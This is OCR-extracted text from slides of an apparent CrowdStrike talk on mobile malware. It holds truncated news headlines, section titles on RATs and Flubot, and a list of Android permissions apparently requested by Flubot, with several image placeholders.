CROWDSTRIKE

FRONTLINE STORIES FROM THE WAR FOR A CLEANER PHONE

GITHUB: HUUCK
TWITTER: @HOOKGAB

CROWDSTRIKE

whoami

INGENIOS! Un ROMÂN a reușit să r
RATB **INGENIOUS! A R**
Autor: AndreiArvinte **to modify public**


Un hacker român a reușit să modifice car
încât acesta nu a mai fost nevoit să plăte
călători.

Drive A Mazda? Your Privacy Could Be Gone In 10 Seconds

Thomas Brewster Forbes Staff
Security
I cover crime, privacy and security in digit

Mazda cars could be vulnerable to a privacy-invading
By Raymond Boyd/Getty Images)

All it might take is a USB stick and 10 se
into a kind of spy mobile.




CROWDSTRIKE

ILLEGAL MALWARE


CROWDSTRIKE

RATs




CROWDSTRIKE

RATs



CROWDSTRIKE

Flubot



CROWDSTRIKE

Flubot

android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_NOTIFICATION_POLICY
android.permission.CALL_PHONE
android.permission.DISABLE_KEYGUARD
android.permission.EXPAND_STATUS_BAR
android.permission.FOREGROUND_SERVICE
android.permission.INTERNET
android.permission.NFC
android.permission.QUERY_ALL_PACKAGES
android.permission.READ_CONTACTS
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.READ_SYNC_SETTINGS
android.permission.READ_SYNC_STATS
android.permission.RECEIVE_SMS
android.permission.REQUEST_DELETE_PACKAGES
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.SEND_SMS
android.permission.WAKE_LOCK
android.permission.WRITE_SMS
android.permission.WRITE_SYNC_SETTINGS

CROWDSTRIKE

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

